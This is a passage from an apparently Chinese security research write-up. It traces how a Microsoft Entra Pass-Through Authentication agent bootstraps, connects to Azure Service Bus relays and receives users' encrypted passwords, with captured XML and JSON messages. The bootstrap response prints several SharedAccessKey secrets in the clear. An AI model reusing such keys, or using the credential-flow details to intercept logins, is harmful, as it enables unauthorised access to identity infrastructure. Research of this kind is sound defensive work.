
可以看到,当前,PTA代理 “AZUREPTA02.offseclabs.tech” 显示为 “Inactive” 状态。这是由于在我的实验室环境中,我采取的是手动注册方式,尚未启动代理服务。
PTA Agent Startup
PTA 代理安装完成并成功启动后,会尝试连接到 Microsoft Entra ID。具体包含以下步骤:
- PTA 代理与
<tenant-id>.pta.bootstrap.his.msappproxy.net:443端点建立连接。连接使用基于证书的身份验证来标识自身身份,身份验证使用 PTA 注册过程申请到的证书执行。 - 端点连接就绪后,PTA 代理向
https://<tenant-id>.pta.bootstrap.his.msappproxy.net/ConnectorBootstrap发送以下 XML 文档请求“引导(Bootstrap)信息”。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
<BootstrapRequest
    xmlns="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.SignalerDataModel"
    xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
    <AgentSdkVersion>1.5.2482.0</AgentSdkVersion>
    <AgentServiceAccountName>LocalSystem</AgentServiceAccountName>
    <AgentVersion>1.5.2482.0</AgentVersion>
    <BootstrapAddOnRequests i:nil="true" />
    <BootstrapDataModelVersion>1.5.2482.0</BootstrapDataModelVersion>
    <ConnectorId>0981c347-b112-4a78-a2a3-23d51d9cbff2</ConnectorId>
    <ConnectorVersion i:nil="true" />
    <ConsecutiveFailures>0</ConsecutiveFailures>
    <CurrentProxyPortResponseMode>Primary</CurrentProxyPortResponseMode>
    <FailedRequestMetrics
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel" />
    <InitialBootstrap>true</InitialBootstrap>
    <IsAgentServiceAccountGmsa>false</IsAgentServiceAccountGmsa>
    <IsProxyPortResponseFallbackDisabledFromRegistry>true</IsProxyPortResponseFallbackDisabledFromRegistry>
    <LatestDotNetVersionInstalled>528449</LatestDotNetVersionInstalled>
    <MachineName>AZUREPTA02.offseclabs.tech</MachineName>
    <OperatingSystemLanguage>1033</OperatingSystemLanguage>
    <OperatingSystemLocale>0409</OperatingSystemLocale>
    <OperatingSystemSKU>8</OperatingSystemSKU>
    <OperatingSystemVersion>10.0.20348</OperatingSystemVersion>
    <PerformanceMetrics
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel">
        <a:CpuAggregates />
        <a:CurrentActiveBackendWebSockets>0</a:CurrentActiveBackendWebSockets>
        <a:FaultedServiceBusConnectionCount>0</a:FaultedServiceBusConnectionCount>
        <a:FaultedWebSocketConnectionCount>0</a:FaultedWebSocketConnectionCount>
        <a:LastBootstrapLatency>0</a:LastBootstrapLatency>
        <a:TimeGenerated>2025-10-18T02:37:47.1203887Z</a:TimeGenerated>
    </PerformanceMetrics>
    <ProxyDataModelVersion>1.5.2482.0</ProxyDataModelVersion>
    <RequestId>07d60051-84e3-4eaa-be9d-098e330250f3</RequestId>
    <SubscriptionId>cbbc6356-1312-460e-8085-5eecce54123e</SubscriptionId>
    <SuccessRequestMetrics
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel" />
    <TriggerErrors />
    <UpdaterStatus>Running</UpdaterStatus>
    <UseServiceBusTcpConnectivityMode>false</UseServiceBusTcpConnectivityMode>
    <UseSpnegoAuthentication>false</UseSpnegoAuthentication>
</BootstrapRequest>
- 如果一切顺利,将返回一个包含若干设置的 “引导文档”:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
<BootstrapResponse
    xmlns="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.SignalerDataModel"
    xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
    <BackendSessionTimeoutMilliseconds>305000</BackendSessionTimeoutMilliseconds>
    <BootstrapAddOnResponses i:nil="true" />
    <BootstrapClientAddOnSettings i:nil="true"
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel" />
    <BootstrapEndpointOverride i:nil="true" />
    <CheckForTrustRenewPeriodInMinutes>360</CheckForTrustRenewPeriodInMinutes>
    <ConfigRequestTimeoutMilliseconds>20000</ConfigRequestTimeoutMilliseconds>
    <ConfigurationEndpointFormat>https://{0}:{1}/subscriber/admin</ConfigurationEndpointFormat>
    <ConnectionLimit>200</ConnectionLimit>
    <ConnectivitySettings>
        {"ServicePointManagerSettings":{"ConnectionLimit":200,"MaxServicePoints":0,"MaxServicePointIdleTimeMilliseconds":300000,"DnsRefreshTimeoutMilliseconds":1800000,"Expect100Continue":false,"UseNagleAlgorithm":false,"TcpKeepAliveEnabled":true,"TcpKeepAliveTime":60000,"TcpKeepAliveInterval":1000},"SignalingSettings":{"BindingType":"NetTcpRelayBinding","OpenTimeout":"00:01:00","CloseTimeout":"00:01:00","ReceiveTimeout":"10675199.02:48:05.4775807","ReliableSessionEnabled":false,"ReliableSessionInactivityTimeout":"00:10:00","ReliableSessionOrdered":true,"ListenBacklog":10,"MaxReceivedMessageSize":65536,"MaxBufferPoolSize":65536,"MaxBufferSize":65536,"MaxConnections":100,"WebSocketReceiveTimeout":"02:00:00","UseCachedServiceBusSasToken":true,"ServiceBusSasTokenTtl":"01:00:00","UseServiceBusTracingForListenerId":false},"WebSocketSignalingSettings":{"OpenTimeout":"00:00:30","CloseTimeout":"00:00:30","SendTimeout":"00:00:30","ReceiveTimeout":"02:00:00","IdleTimeout":"02:00:00","LeaseTimeout":"06:00:00","KeepAliveInterval":"00:00:10","MaxReceivedMessageSize":65536,"MaxConnections":1,"EnableAutomaticReconnects":true,"RetryableOperationSettings":{"MinimumSuccessfulOperationTimeSpan":"00:01:00","TotalAttempts":5,"InitialDelayMilliseconds":200,"DelayFactor":2}},"DnsCacheSettings":{"DnsCacheEnabled":true,"DnsCacheTtl":"00:30:00","DnsCacheResolutionTimeout":"00:01:00"},"BackendWebSocketSettings":{"MessageBufferSize":16384,"BackendWebSocketIdleTimeout":"05:00:00","BackendWebSocketInactivityCheckPeriod":"00:30:00","BackendWebSocketKeepAliveInterval":"00:03:45"}}</ConnectivitySettings>
    <ConnectorLocalTraceConfig
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel">
        <a:DaysToKeepLocalTraces>30</a:DaysToKeepLocalTraces>
        <a:LocalTracesDisabled>false</a:LocalTracesDisabled>
        <a:LocalTracesLevel>2</a:LocalTracesLevel>
    </ConnectorLocalTraceConfig>
    <ConnectorState>Ok</ConnectorState>
    <DnsLookupCacheTtl>PT30M</DnsLookupCacheTtl>
    <DnsRefreshTimeoutMilliseconds>1800000</DnsRefreshTimeoutMilliseconds>
    <EnableConnectorMetricsV2>false</EnableConnectorMetricsV2>
    <ErrorEndpointFormat>https://{0}:{1}/subscriber/error</ErrorEndpointFormat>
    <LogicalResponseTimeoutMilliseconds>15000</LogicalResponseTimeoutMilliseconds>
    <MaxBootstrapAddOnRequestsLength>0</MaxBootstrapAddOnRequestsLength>
    <MaxFailedBootstrapRequests>2166</MaxFailedBootstrapRequests>
    <MaxServicePointIdleTimeMilliseconds>300000</MaxServicePointIdleTimeMilliseconds>
    <MinutesInTrustLifetimeBeforeRenew>0</MinutesInTrustLifetimeBeforeRenew>
    <PayloadEndpointFormat>https://{0}:{1}/subscriber/payload</PayloadEndpointFormat>
    <PayloadRequestTimeoutMilliseconds>20000</PayloadRequestTimeoutMilliseconds>
    <PeriodicBootstrapIntervalMilliseconds>600000</PeriodicBootstrapIntervalMilliseconds>
    <PeriodicBootstrapRetryStrategy
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.FlightingFeatures.RetryStrategies">
        <a:AndThen>
            <a:First>
                <a:Periodic>
                    <a:Interval>00:10:00</a:Interval>
                    <a:MaxAttempts>1</a:MaxAttempts>
                </a:Periodic>
            </a:First>
            <a:Second>
                <a:Randomized>
                    <a:AndThen>
                        <a:First>
                            <a:ExponentialBackoff>
                                <a:MaxAttempts>5</a:MaxAttempts>
                                <a:MaxDelay>01:00:00</a:MaxDelay>
                                <a:MinDelay>00:00:03</a:MinDelay>
                            </a:ExponentialBackoff>
                        </a:First>
                        <a:Second>
                            <a:Periodic>
                                <a:Interval>01:00:00</a:Interval>
                                <a:MaxAttempts i:nil="true" />
                            </a:Periodic>
                        </a:Second>
                    </a:AndThen>
                    <a:PlusOrMinusPercent>20</a:PlusOrMinusPercent>
                </a:Randomized>
            </a:Second>
        </a:AndThen>
    </PeriodicBootstrapRetryStrategy>
    <PortoSettings
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel">
        <a:AppProxyRootCaNames xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
            <b:string>DigiCert</b:string>
        </a:AppProxyRootCaNames>
        <a:ConnectorChannelShutdownDelay>P1D</a:ConnectorChannelShutdownDelay>
        <a:MaxConnectorLogsCacheSize>5</a:MaxConnectorLogsCacheSize>
        <a:RustConnectorSettings xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorHttp2KeepaliveInterval</b:Key>
                <b:Value>3m45s</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorHttp2KeepaliveTimeout</b:Key>
                <b:Value>20s</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorDownloadStreamBufferSize</b:Key>
                <b:Value>1048576</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorOpenBackendConnectionTimeout</b:Key>
                <b:Value>5s</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorEnableDnsQueryEx</b:Key>
                <b:Value>false</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorUdpSocketRecvBufferSize</b:Key>
                <b:Value>1048576</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorConnectTimeout</b:Key>
                <b:Value>8s</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorDnsTimeout</b:Key>
                <b:Value>8s</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorHttp2AdaptiveWindow</b:Key>
                <b:Value>false</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorHttp2InitialConnectionWindowSize</b:Key>
                <b:Value>33554432</b:Value>
            </b:KeyValueOfstringstring>
            <b:KeyValueOfstringstring>
                <b:Key>RustConnectorHttp2InitialStreamWindowSize</b:Key>
                <b:Value>33554432</b:Value>
            </b:KeyValueOfstringstring>
        </a:RustConnectorSettings>
    </PortoSettings>
    <ProxyPortResponseFallbackPeriod>P1D</ProxyPortResponseFallbackPeriod>
    <RelayReceiveTimeout>P10675199DT2H48M5.4775807S</RelayReceiveTimeout>
    <ResponseEndpointFormat>https://{0}:{1}/subscriber/connection</ResponseEndpointFormat>
    <ResponseRetryDelayFactor>2</ResponseRetryDelayFactor>
    <ResponseRetryInitialDelayMilliseconds>200</ResponseRetryInitialDelayMilliseconds>
    <ResponseRetryTotalAttempts>5</ResponseRetryTotalAttempts>
    <ResponseSigningEnabled>false</ResponseSigningEnabled>
    <SensorTelemetryConfig
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel">
        <a:SamplesDisabled>false</a:SamplesDisabled>
        <a:SamplesMaxSizeInBytes>1024</a:SamplesMaxSizeInBytes>
        <a:TelemetryDisabled>false</a:TelemetryDisabled>
    </SensorTelemetryConfig>
    <ServiceMessage />
    <SignalingListenerEndpoints
        xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel">
        <a:SignalingListenerEndpointSettings i:type="a:ServiceBusSignalingListenerEndpointSettings">
            <a:IsAvailable>true</a:IsAvailable>
            <a:Name>
                his-sb-hisgeneral-nam-eus1/cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93</a:Name>
            <a:Domain>servicebus.windows.net</a:Domain>
            <a:Namespace>his-sb-hisgeneral-nam-eus1</a:Namespace>
            <a:ReliableSessionEnabled>false</a:ReliableSessionEnabled>
            <a:Scheme>sb</a:Scheme>
            <a:ServicePath>cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93</a:ServicePath>
            <a:SharedAccessKey>NB4qtGx9ayplWw46HJLY525UWmJc63XRrSqvcQWj358=</a:SharedAccessKey>
            <a:SharedAccessKeyName>Connector</a:SharedAccessKeyName>
        </a:SignalingListenerEndpointSettings>
        <a:SignalingListenerEndpointSettings i:type="a:ServiceBusSignalingListenerEndpointSettings">
            <a:IsAvailable>true</a:IsAvailable>
            <a:Name>
                his-sb-pta-NAM-Ncus/cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93</a:Name>
            <a:Domain>servicebus.windows.net</a:Domain>
            <a:Namespace>his-sb-pta-NAM-Ncus</a:Namespace>
            <a:ReliableSessionEnabled>false</a:ReliableSessionEnabled>
            <a:Scheme>sb</a:Scheme>
            <a:ServicePath>cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93</a:ServicePath>
            <a:SharedAccessKey>ErK1B7EClnT3seZk8z70LjcrlXNwcgGP+lN2k2WkAFA=</a:SharedAccessKey>
            <a:SharedAccessKeyName>Connector</a:SharedAccessKeyName>
        </a:SignalingListenerEndpointSettings>
        <a:SignalingListenerEndpointSettings i:type="a:ServiceBusSignalingListenerEndpointSettings">
            <a:IsAvailable>true</a:IsAvailable>
            <a:Name>
                his-sb-pta-NAM-Scus/cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93</a:Name>
            <a:Domain>servicebus.windows.net</a:Domain>
            <a:Namespace>his-sb-pta-NAM-Scus</a:Namespace>
            <a:ReliableSessionEnabled>false</a:ReliableSessionEnabled>
            <a:Scheme>sb</a:Scheme>
            <a:ServicePath>cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93</a:ServicePath>
            <a:SharedAccessKey>I8YWggBc4sXP/OLAEyp5cXdhOjMkUA9tO/CVR5M8GGg=</a:SharedAccessKey>
            <a:SharedAccessKeyName>Connector</a:SharedAccessKeyName>
        </a:SignalingListenerEndpointSettings>
        <a:SignalingListenerEndpointSettings i:type="a:ServiceBusSignalingListenerEndpointSettings">
            <a:IsAvailable>true</a:IsAvailable>
            <a:Name>
                his-nam1-wus2/cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93</a:Name>
            <a:Domain>servicebus.windows.net</a:Domain>
            <a:Namespace>his-nam1-wus2</a:Namespace>
            <a:ReliableSessionEnabled>false</a:ReliableSessionEnabled>
            <a:Scheme>sb</a:Scheme>
            <a:ServicePath>cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93</a:ServicePath>
            <a:SharedAccessKey>5Gry+vTjeHA9B9yFtqV8JItfJZWmvAaYCXbjZYq9Flw=</a:SharedAccessKey>
            <a:SharedAccessKeyName>Connector</a:SharedAccessKeyName>
        </a:SignalingListenerEndpointSettings>
        <a:SignalingListenerEndpointSettings i:type="a:ServiceBusSignalingListenerEndpointSettings">
            <a:IsAvailable>true</a:IsAvailable>
            <a:Name>
                his-sb-hisgeneral-nam-eus1/cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93_reliable</a:Name>
            <a:Domain>servicebus.windows.net</a:Domain>
            <a:Namespace>his-sb-hisgeneral-nam-eus1</a:Namespace>
            <a:ReliableSessionEnabled>true</a:ReliableSessionEnabled>
            <a:Scheme>sb</a:Scheme>
            <a:ServicePath>
                cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93_reliable</a:ServicePath>
            <a:SharedAccessKey>x3actvWSgHjAYKSAi/Vm3zx7+Dz7eGZavE7ZvdWDtug=</a:SharedAccessKey>
            <a:SharedAccessKeyName>Connector</a:SharedAccessKeyName>
        </a:SignalingListenerEndpointSettings>
        <a:SignalingListenerEndpointSettings i:type="a:ServiceBusSignalingListenerEndpointSettings">
            <a:IsAvailable>true</a:IsAvailable>
            <a:Name>
                his-sb-pta-NAM-Ncus/cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93_reliable</a:Name>
            <a:Domain>servicebus.windows.net</a:Domain>
            <a:Namespace>his-sb-pta-NAM-Ncus</a:Namespace>
            <a:ReliableSessionEnabled>true</a:ReliableSessionEnabled>
            <a:Scheme>sb</a:Scheme>
            <a:ServicePath>
                cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93_reliable</a:ServicePath>
            <a:SharedAccessKey>T9koAUWID0KswbOXY/7cCr+4ZJJ7jGjaWLtuRmzbBho=</a:SharedAccessKey>
            <a:SharedAccessKeyName>Connector</a:SharedAccessKeyName>
        </a:SignalingListenerEndpointSettings>
        <a:SignalingListenerEndpointSettings i:type="a:ServiceBusSignalingListenerEndpointSettings">
            <a:IsAvailable>true</a:IsAvailable>
            <a:Name>
                his-sb-pta-NAM-Scus/cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93_reliable</a:Name>
            <a:Domain>servicebus.windows.net</a:Domain>
            <a:Namespace>his-sb-pta-NAM-Scus</a:Namespace>
            <a:ReliableSessionEnabled>true</a:ReliableSessionEnabled>
            <a:Scheme>sb</a:Scheme>
            <a:ServicePath>
                cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93_reliable</a:ServicePath>
            <a:SharedAccessKey>aNkGFCu7G5GBEO7KpHxVEc+31KQFgonAPGBeuhkAy2E=</a:SharedAccessKey>
            <a:SharedAccessKeyName>Connector</a:SharedAccessKeyName>
        </a:SignalingListenerEndpointSettings>
        <a:SignalingListenerEndpointSettings i:type="a:ServiceBusSignalingListenerEndpointSettings">
            <a:IsAvailable>true</a:IsAvailable>
            <a:Name>
                his-nam1-wus2/cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93_reliable</a:Name>
            <a:Domain>servicebus.windows.net</a:Domain>
            <a:Namespace>his-nam1-wus2</a:Namespace>
            <a:ReliableSessionEnabled>true</a:ReliableSessionEnabled>
            <a:Scheme>sb</a:Scheme>
            <a:ServicePath>
                cbbc6356-1312-460e-8085-5eecce54123e_01648f16-8825-4e65-98df-662fd8283c93_reliable</a:ServicePath>
            <a:SharedAccessKey>8HCEDNDJ8u2ddF70BXv/8UfWYO6CY1HFp8tRFpkBtOA=</a:SharedAccessKey>
            <a:SharedAccessKeyName>Connector</a:SharedAccessKeyName>
        </a:SignalingListenerEndpointSettings>
    </SignalingListenerEndpoints>
    <Triggers />
    <TrustRenewEndpoint>https://his-nam1-cus1.renewtrust.msappproxy.net/renewTrust</TrustRenewEndpoint>
</BootstrapResponse>
其中 <SignalingListenerEndpoints> 元素提供了一份地理位置上靠近该 PTA 代理的信令监听器端点列表。这些端点通过 Azure 服务总线实现,并且都有一个唯一的共享访问密钥和 URL。此外,引导文档还指示 PTA 代理通过 Azure 服务总线连接并监听特定的命令和控制(C2)通道。这些端点通过 Azure 服务总线实现,并且都有唯一的 URL 和定义在 SharedAccessKey 元素中的共享访问密钥。
- PTA 代理与每个信令监听器端点(例如
his-sb-hisgeneral-nam-eus1.servicebus.windows.net:443)建立一个 WebSocket 连接,随后准备接收身份验证请求。从技术上讲,该连接是与 Azure 服务总线的持久 HTTPS 连接 (WebSocket/WsRelayedAMQP),并使用 PTA 注册过程中申请到的证书和对应的共享访问密钥执行身份验证。
PTA 代理每十分钟重复步骤 1 至 4 以刷新引导文档,并会根据需要重新连接到引导文档 XML 数据中定义的信令监听器端点。
最终,成功启动并连接到 Microsoft Entra ID 的 PTA 代理将以 “Active” 状态显示在 Microsoft Entra ID 门户中,如下图所示。

PTA Authentication Process
在混合身份验证过程中,PTA 利用了 Azure 服务总线(Azure Service Bus)、Azure 中继(Azure Relay)和 Microsoft Entra 应用程序代理服务。这些组件共同负责将用户的身份验证请求从 Microsoft Entra ID 传递到 PTA 代理,并将身份验证响应从 PTA 代理返回给 Microsoft Entra ID。具体包含以下步骤:
需要说明的是,在我的实验环境中未能捕获到实际混合身份验证过程中传输的数据包。因此,接下来展示的相关数据格式与分析结果援引自其他安全研究人员的公开研究成果。
- Microsoft Entra ID 通过 Azure 服务总线,使用 OASIS 高级消息队列协议(AMQP)标准向所有已连接的 PTA 代理发送通知,该通知包含一个 Azure 中继的地址。
- PTA 代理与该 Azure 中继建立连接,连接的端点类似于
gv11-prod-sn3-014-sb.servicebus.windows.net:443。同样,这是一个 HTTPS 连接( WebSocket/WsRelayedConnection),并使用 PTA 注册过程中申请到的证书执行身份验证。 - 与 Azure 中继连接就绪后,PTA 代理会访问类似于
https://gv11-prod-sn3-014-sb.servicebus.windows.net/$servicebus/websocket的 URL 地址。后续会收到连接 Microsoft Entra 应用程序代理的通知。 - PTA 代理与该 Microsoft Entra 应用程序代理建立 WebSocket 连接,连接的端点类似于
vm0-proxy-pta-scus-sn3p-2.connector.his.msappproxy.net:443。同样,这是一个 HTTPS 连接(WebSocket),并使用 PTA 注册过程中申请到的证书执行身份验证。 - 与 Microsoft Entra 应用程序代理连接就绪后,PTA 代理会访问类似于
https://vm0-proxy-pta-scus-sn3p-2.connector.his.msappproxy.net/subscriber/websocketconnect?requestId=f8915964-975b-4b6f-8fed-99511f72c807的 URL 地址。后续就会收到用户的实际身份验证消息,其格式类似于以下 JSON 数据:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
{
	"__type": "SignalMessage:#Microsoft.ApplicationProxy.Common.SignalingDataModel",
	"RequestId": "858809ba-30e5-4bcb-af5c-378bcd250300",
	"SessionId": "00000000-0000-0000-0000-000000000000",
	"SubscriptionId": "ae11aea0-4e67-438a-80a8-d877c5d4a885",
	"TransactionId": "ccebc60e-6ead-400d-a718-aeecf5fc972d",
	"OverrideServiceHostEnabled": true,
	"OverridenReturnHost": "ProxyWorkerRoleIN2-his-weur-2.connector.his.msappproxy.net",
	"OverridenReturnPort": 443,
	"ReturnHost": "ProxyWorkerRoleIN2-his-weur-2.connector.his.msappproxy.net",
	"ReturnPort": 10100,
	"TunnelContext": {
		"__type": "TunnelContext",
		"ConfigurationHash": "854346866",
		"CorrelationId": "ccebc60e-6ead-400d-a718-aeecf5fc972d",
		"HasPayload": false,
		"ProtocolContext": {
			"__type": "PasswordValidationContext",
			"TrafficProtocol": 2,
			"Domain": "COMPANY",
			"EncryptedData": [
				{
					"__type": "EncryptedOnPremValidationData:#Microsoft.ApplicationProxy.Common.SignalingDataModel",
					"Base64EncryptedData": "CFhEmbziFkQwRCI4KzidnvmJjikWx62CsypowLs2PXtPb9suC4b\/ssAyvigsVrjXd2Uq0HLtn+G1OZcvFvzZM8aXVYXY7nno2fOh6gdo2K9NVjl89AnHaTiovs7z7JEkmF\/mzxe3bZNQxZhhd39J4LteadFLzQEfAEaAIifhKSywZfF7aK36RsOgYVFWQ06wcxsZkqSueYkZ3d8ITZYp7w4MUHsXQ8UDN8nUtJRflS7kpGj1LElPINCVBXZ0w1i9vuVKYxaSRkob1y57MEibFH8WnSFbVbt7hjldSQ\/\/sgVpVfiR0NPob6LYZCdrvYTGERPE7T2191qtJ70nwG4TrA==",
					"KeyIdentifer": "7d40765f-5e41-45d8-b3af-16123bc727cb_97C89CBDDA59AE2A619F31D8F6DE02933FFBD6D6"
				},
				{
					"__type": "EncryptedOnPremValidationData:#Microsoft.ApplicationProxy.Common.SignalingDataModel",
					"Base64EncryptedData": "yJGy9ghD4I92dYPlAq68EqZZX9DwBucCQE2mWqj8m41M0oGzCqLmn98khaD\/6n2ePiInljB240DqKsUADVExrjsfO4fZeilDsOjoOioZbMtH7QiQYGwsDVn1HuUbZQuZPBCq9iHx4YN7glNkR8\/5JWOLZLf\/VpJ+kTid4agXV\/6MwaQtFIRPhVVKHvMhbvzwxYsTXVUt2XXSTqQU37OeagmUYvdmMHWoED6zlWFuW+B0lGmdWj6w6hCARZQCQSPKTVxRBRYjnpPk+kzcVs4GdEOc9QkBWRvQ5KimgECrINEkzVyVgMjcRdVdnKENiSWlZf\/\/XLWaL55\/PtOXxdzQCg==",
					"KeyIdentifer": "5905551d-8eb1-4f23-a041-5bcf0919a331_FFFE8C5F086B1EA51F76BEE0D183DE9FA38BA86C"
				}
			],
			"Password": "",
			"UserPrincipalName": "user@company.com"
		}
	}
}
其中 <EncryptedData> 元素为每个已注册的 PTA 代理包含一个条目,其子元素 <Base64EncryptedData> 了包含用户输入的密码。该密码使用每个 PTA 代理证书的公钥进行加密,子元素 <KeyIdentifer> 记录了密钥标识符,其格式为 <PTA-Agent-ID>_<证书指纹>,从而允许每个 PTA 代理解密其相应的凭证条目。
